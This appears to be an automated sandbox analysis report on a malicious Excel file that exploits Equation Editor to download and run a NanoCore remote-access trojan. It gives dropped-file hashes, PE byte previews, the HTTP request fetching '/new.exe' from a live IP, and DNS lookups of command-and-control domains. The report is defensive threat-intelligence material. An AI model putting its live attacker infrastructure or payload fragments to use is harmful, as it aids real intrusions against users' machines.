...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W:..jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FFD606D5.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuurhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FFD606D5.emf	
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B5255568 8
Malicious:	false
Preview:	....l.....Q>...l.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....V$....o..f.V.@o. %.....o...o.....L.o...o.RQAXL.o.D.o.....o.0.o.$QAXL.o.D.o. ...Id.VD.o.L.o. .....d.V.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... o.X...D.o.x.o..8.V.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\RegAsm.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	64672
Entropy (8bit):	6.033474133573561
Encrypted:	false
SSDEEP:	768:PedoViadPL1DI9WzutSjeJan8dBhF541kE6Iq8HaVxlYDKz4yqibwEBbr:XiaFJkobMa8dBXG2zbVUDKz4yq3EBbr
MD5:	ADF76F395D5A0ECBBF005390B73C3FD2
SHA1:	017801B7EBD2CC0E1151EEBEC14630DBAEE48229
SHA-256:	5FF87E563B2DF09E94E17C82741D9A43AED2F214643DC067232916FAE4B35417
SHA-512:	9670AC5A10719FA312336B790EAD713D78A9999DB236AD0841A32CD689559B9F5F8469E3AF93400F1BE5BAF2B3723574F16EA554C2AAF638734FFF806F18DB2B
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Purchase Order Price List.xlsx, Detection: malicious, Browse • Filename: Quote QU038097.doc, Detection: malicious, Browse • Filename: 6Cprm97UTl.xls, Detection: malicious, Browse • Filename: Payment_Confirmation_Slip.xlsx, Detection: malicious, Browse • Filename: Overdue Invoice.xlsx, Detection: malicious, Browse • Filename: Quotation.xlsx, Detection: malicious, Browse • Filename: ENCLOSE ORDER LIST.xlsx, Detection: malicious, Browse • Filename: PO INV 195167 & 195324.xlsx, Detection: malicious, Browse • Filename: Bank letter.xlsx, Detection: malicious, Browse • Filename: Quotation.xlsx, Detection: malicious, Browse • Filename: PO 19030004.xlsx, Detection: malicious, Browse • Filename: New PO PO20.xlsx, Detection: malicious, Browse • Filename: ORDER LIST.xlsx, Detection: malicious, Browse • Filename: RFQ 00112.xlsx, Detection: malicious, Browse • Filename: inquiry.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...&.W.....0..... ....@.. ....k.... .`..... .....O.....8.....>..... ..... ..H.....text..... ..... ..`.rsrc...8.....@..@.reloc..... .....@..B.....H.....A..`p.....~P...-.r...p.....(....(....s.....P...*..0.."..... (.....-.r...p.rI..p(....s....z.*...0.....(....~P.....o.....*.. (....*n(.....(.....%...(....*~(.....(.....%...%...(....*.(.....(.....%...%...%...(....*V.(.....}Q.....}R...*..{Q...*..{R...*...0.....(.....i.;...}S.....i.>...}T.....i.>...}U.....+m...(....o.....r]..p.o ....,..{T.....{U.....o!....+(.ra..p.o ....,..{T.....

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	ISO-8859 text
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:FA3n:M
MD5:	2EBE3955A49AD21463B3FA81325FAE9D
SHA1:	8A70B8494E579301B9E4D998EAC9D93A9044452D
SHA-256:	79075C30BBDB1408DC286CCBF49F38E510D17811D15416B833B74829978D6579
SHA-512:	121C86EE0C3459C7311EA014E68077C2C5B610B9FBA8078FA142FD9BB95A5A6E7AAF33650EC4366A74592D6BA20B877550E48A712503E8A4B6B0717F1EFC8AE A
Malicious:	**true**
Preview:	.m%.X+.H

C:\Users\user\AppData\Roaming\win33.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	734208
Entropy (8bit):	7.833756558737052
Encrypted:	false

C:\Users\user\AppData\Roaming\win33.exe	
SSDEEP:	12288:iRqIue16rc2fV5hZcK1KjkiZCx7jsFuR6Y/ctiBHkcpZtoMZ:AqIue1kff/ECKwiZCx34mcC9LtoMZ
MD5:	EB43B3C033BD76B51B90A51A6726A81C
SHA1:	0D39FFCF64ED4F38EA83A72D726D40881F583014
SHA-256:	4E9A5CC90F1D17550208942E0182E9A99598C18C19B3467C184A46F4214755E2
SHA-512:	7EFB598153F2C4760FE17F7EF6510F5A48482027434B303A93439BD4C472C3D4E676E3BB8AED268277696F834DC93EA8853481D94C5FACAF61BECF4A23C17A8(
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\user\AppData\Roaming\win33.exe, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....(.....G... ...`....@.. ..... .@.....PG..K....`..`..... ....H.....text....'... ...(..... ..`.rsrc...`....`.....*.....@..@.reloc..... .....2.....@..B.....G.....H.....S.. ;.....2.....0..... .....8.....E....}...).....I.....8x...(....8....8t... ....~....9....&8.....:4... ....~a...:....& ....8....8/... ....~{.....&8....(.... ....~*...9p...&8f....:....8....*8....8.....*....(....*..(0...*&~.....*...~....*..0..t.....(.... ....~!..:....& ....8....8.....E.... .....8....*8.... ....~q..:....&8.....9... .&&8....8....}....8....~...9....8....&{....8....&8....*~...

C:\Users\user\Desktop\~$Ref 0180066743.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	734208
Entropy (8bit):	7.833756558737052
Encrypted:	false
SSDEEP:	12288:iRqIue16rc2fV5hZcK1KjkiZCx7jsFuR6Y/ctiBHkcpZtoMZ:AqIue1kff/ECKwiZCx34mcC9LtoMZ
MD5:	EB43B3C033BD76B51B90A51A6726A81C
SHA1:	0D39FFCF64ED4F38EA83A72D726D40881F583014
SHA-256:	4E9A5CC90F1D17550208942E0182E9A99598C18C19B3467C184A46F4214755E2
SHA-512:	7EFB598153F2C4760FE17F7EF6510F5A48482027434B303A93439BD4C472C3D4E676E3BB8AED268277696F834DC93EA8853481D94C5FACAF61BECF4A23C17A8(
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: C:\Users\Public\vbc.exe, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....(.....G... ...`....@.. ..... .@.....PG..K....`..`..... ....H.....text....'... ...(..... ..`.rsrc...`....`.....*.....@..@.reloc..... .....2.....@..B.....G.....H.....S.. ;.....2.....0..... .....8.....E....}...).....I.....8x...(....8....8t... ....~....9....&8.....:4... ....~a...:....& ....8....8/... ....~{.....&8....(.... ....~*...9p...&8f....:....8....*8....8.....*....(....*..(0...*&~.....*...~....*..0..t.....(.... ....~!..:....& ....8....8.....E.... .....8....*8.... ....~q..:....&8.....9... .&&8....8....}....8....~...9....8....&{....8....&8....*~...

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995449899424773
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Ref 0180066743.xlsx

General

File size:	1250304
MD5:	dffc9e820070887fd0e4a4973e847a36
SHA1:	32c5185f4aa508cc60ad331e4b3046dce732135c
SHA256:	9d7b5114111ce6382d022e2e43344b2608db07ecbbf13da758dd220e8df90394
SHA512:	619c5af981e220ee0caf478bc931ff61608b97482beb5b688df8e4ffbb9045c196300db763f09be702fe65c0eb9a9c3591f6d61a1afc289236a658b7f67b1a20
SSDEEP:	24576:ePrkOTZ/gbYRYYQjrX/4k0msjwet+bybolCT6ntNMdVGPyB:Arx/gbYRY9X/4k0ms7+OGCsoa0
File Content Preview:	.....>..... .....|.....~.....z..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Ref 0180066743.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 9, 2021 08:05:28.973939896 CEST	192.168.2.22	8.8.8.8	0x3a4c	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:34.258011103 CEST	192.168.2.22	8.8.8.8	0xb4c8	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:34.302964926 CEST	192.168.2.22	8.8.8.8	0xb4c8	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 9, 2021 08:05:39.508816957 CEST	192.168.2.22	8.8.8.8	0x2426	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:39.564157009 CEST	192.168.2.22	8.8.8.8	0x2426	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:44.790477991 CEST	192.168.2.22	8.8.8.8	0x325c	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:44.879162073 CEST	192.168.2.22	8.8.4.4	0x7905	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:45.024209976 CEST	192.168.2.22	8.8.4.4	0x7905	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:45.136424065 CEST	192.168.2.22	8.8.8.8	0xc2b2	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:49.244317055 CEST	192.168.2.22	8.8.8.8	0xa796	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:49.288036108 CEST	192.168.2.22	8.8.8.8	0xa796	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:49.374538898 CEST	192.168.2.22	8.8.4.4	0x7d97	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:49.429322004 CEST	192.168.2.22	8.8.8.8	0xd791	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:49.473159075 CEST	192.168.2.22	8.8.8.8	0xd791	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:53.554864883 CEST	192.168.2.22	8.8.8.8	0x9ffa	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:53.629894018 CEST	192.168.2.22	8.8.4.4	0xc765	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:53.681068897 CEST	192.168.2.22	8.8.8.8	0x4f70	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:53.726066113 CEST	192.168.2.22	8.8.8.8	0x4f70	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:57.819849968 CEST	192.168.2.22	8.8.8.8	0x27af	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:03.036978960 CEST	192.168.2.22	8.8.8.8	0x1e37	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:08.258384943 CEST	192.168.2.22	8.8.8.8	0x2457	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:13.473875999 CEST	192.168.2.22	8.8.8.8	0x876d	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:13.517004967 CEST	192.168.2.22	8.8.8.8	0x876d	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:13.583936930 CEST	192.168.2.22	8.8.4.4	0x9519	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:13.628712893 CEST	192.168.2.22	8.8.4.4	0x9519	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:13.718298912 CEST	192.168.2.22	8.8.8.8	0xd1b4	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:17.805857897 CEST	192.168.2.22	8.8.8.8	0x1ce0	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:17.881568909 CEST	192.168.2.22	8.8.4.4	0x5286	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:17.931976080 CEST	192.168.2.22	8.8.8.8	0x5ed5	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:17.976998091 CEST	192.168.2.22	8.8.8.8	0x5ed5	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:22.055557013 CEST	192.168.2.22	8.8.8.8	0x352f	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:22.135066032 CEST	192.168.2.22	8.8.4.4	0x8423	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:22.270802021 CEST	192.168.2.22	8.8.8.8	0x64d	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:26.361294031 CEST	192.168.2.22	8.8.8.8	0xe85a	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:26.406435013 CEST	192.168.2.22	8.8.8.8	0xe85a	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:31.619246006 CEST	192.168.2.22	8.8.8.8	0xfcdf	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:31.662908077 CEST	192.168.2.22	8.8.8.8	0xfcdf	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:36.878632069 CEST	192.168.2.22	8.8.8.8	0xbf52	Standard query (0)	wekeepworking.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:42.094835997 CEST	192.168.2.22	8.8.8.8	0xbf28	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:42.142875910 CEST	192.168.2.22	8.8.4.4	0x3a49	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 9, 2021 08:06:42.193797112 CEST	192.168.2.22	8.8.8.8	0x474a	Standard query (0)	wekeepworking12.sytes.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 9, 2021 08:05:29.020330906 CEST	8.8.8.8	192.168.2.22	0x3a4c	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:34.302454948 CEST	8.8.8.8	192.168.2.22	0xb4c8	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:34.345746040 CEST	8.8.8.8	192.168.2.22	0xb4c8	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:39.553456068 CEST	8.8.8.8	192.168.2.22	0x2426	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:39.609002113 CEST	8.8.8.8	192.168.2.22	0x2426	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:05:57.864238024 CEST	8.8.8.8	192.168.2.22	0x27af	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:03.079896927 CEST	8.8.8.8	192.168.2.22	0x1e37	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:08.301292896 CEST	8.8.8.8	192.168.2.22	0x2457	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:26.405859947 CEST	8.8.8.8	192.168.2.22	0xe85a	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:26.453803062 CEST	8.8.8.8	192.168.2.22	0xe85a	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:31.662369013 CEST	8.8.8.8	192.168.2.22	0xfcdf	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:31.705940962 CEST	8.8.8.8	192.168.2.22	0xfcdf	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)
Jun 9, 2021 08:06:36.923249960 CEST	8.8.8.8	192.168.2.22	0xbf52	No error (0)	wekeepworking.sytes.net		79.134.225.90	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.12.127.155

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.12.127.155	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 08:04:57.065510035 CEST	0	OUT	GET /new.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.12.127.155 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 08:04:57.205565929 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 09 Jun 2021 06:04:57 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Tue, 08 Jun 2021 22:22:11 GMT ETag: "b3400-5c44896d8ef42" Accept-Ranges: bytes Content-Length: 734208 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 7f ed bf 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 28 0a 00 00 0a 01 00 00 00 00 00 9e 47 0a 00 00 20 00 00 00 60 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 50 47 0a 00 4b 00 00 00 00 60 0a 00 60 07 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 27 0a 00 00 20 00 00 00 28 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 60 07 01 00 00 60 0a 00 00 08 01 00 00 2a 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 0b 00 00 02 00 00 00 32 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 47 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 f0 53 00 00 20 3b 00 00 03 00 00 00 0d 00 00 06 10 8f 00 00 32 b8 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 03 00 be 00 00 00 01 00 00 11 20 01 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 05 00 00 00 7d 00 00 00 29 00 00 00 05 00 00 00 49 00 00 00 88 00 00 00 38 78 00 00 00 28 04 00 00 06 38 00 00 00 00 38 74 00 00 00 20 04 00 00 00 7e 87 00 00 04 39 c4 ff ff ff 26 38 ba ff ff ff 18 3a 34 00 00 00 20 00 00 00 00 7e 61 00 00 04 3a a9 ff ff ff 26 20 00 00 00 00 38 9e ff ff ff 38 2f 00 00 00 20 02 00 00 00 7e 7b 00 00 04 3a 8a ff ff ff 26 38 80 ff ff ff 28 03 00 00 06 20 03 00 00 00 7e 2a 00 00 04 39 70 ff ff ff 26 38 66 ff ff ff 1d 3a 82 ff ff ff 38 01 00 00 00 2a 38 fa ff ff ff 38 d0 ff ff ff 00 00 06 2a 00 00 1e 00 28 02 00 00 06 2a 1e 00 28 30 00 00 06 2a 26 7e 01 00 00 04 14 fe 01 2a 00 00 1a 7e 01 00 00 04 2a 00 13 30 04 00 74 00 00 00 01 00 00 11 02 28 01 00 00 0a 20 00 00 00 00 7e 21 00 00 04 3a 14 00 00 00 26 20 00 00 00 00 38 09 00 00 00 38 db ff ff ff fe 0c 00 00 45 02 00 00 00 20 00 00 00 05 00 00 00 38 1b 00 00 00 2a 38 fa ff ff ff 20 01 00 00 00 7e 71 00 00 04 3a d9 ff ff ff 26 38 cf ff ff ff 02 03 16 39 0c 00 00 00 26 26 38 00 00 00 00 38 d1 ff ff ff 7d 03 00 00 04 38 c8 ff ff ff 7e 02 16 1d 39 05 00 00 00 38 0b 00 00 00 26 7b 03 00 00 04 38 06 00 00 00 26 38 f0 ff ff ff 2a 7e 02 1b 1a 39 05 00 00 00 38 0b 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`(G `@ @PGK`` H.text' ( `.rsrc``*@@.reloc2@BGHS ;20 8E})I8x(88t ~9&8:4 ~a:& 88/ ~{:&8(~*9p&8f:8*88*(*(0*&~*~*0t(~!:& 88E 8*8 ~q:&89&&88}8~98&{8&8*~98

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1108 Parent PID: 584

General

Start time:	08:04:44
Start date:	09/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f3b0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 1296 Parent PID: 584

General

Start time:	08:05:07
Start date:	09/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1616 Parent PID: 1296

General

Start time:	08:05:09
Start date:	09/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xdf0000
File size:	734208 bytes
MD5 hash:	EB43B3C033BD76B51B90A51A6726A81C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2208102788.00000000022FC000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2208102788.00000000022FC000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2208200513.00000000032B1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.2208200513.00000000032B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.2208200513.00000000032B1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000004.00000002.2207997590.0000000000DF2000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000004.00000000.2148408702.0000000000DF2000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000004.00000002.2208071587.00000000022B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.2208432610.0000000003526000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 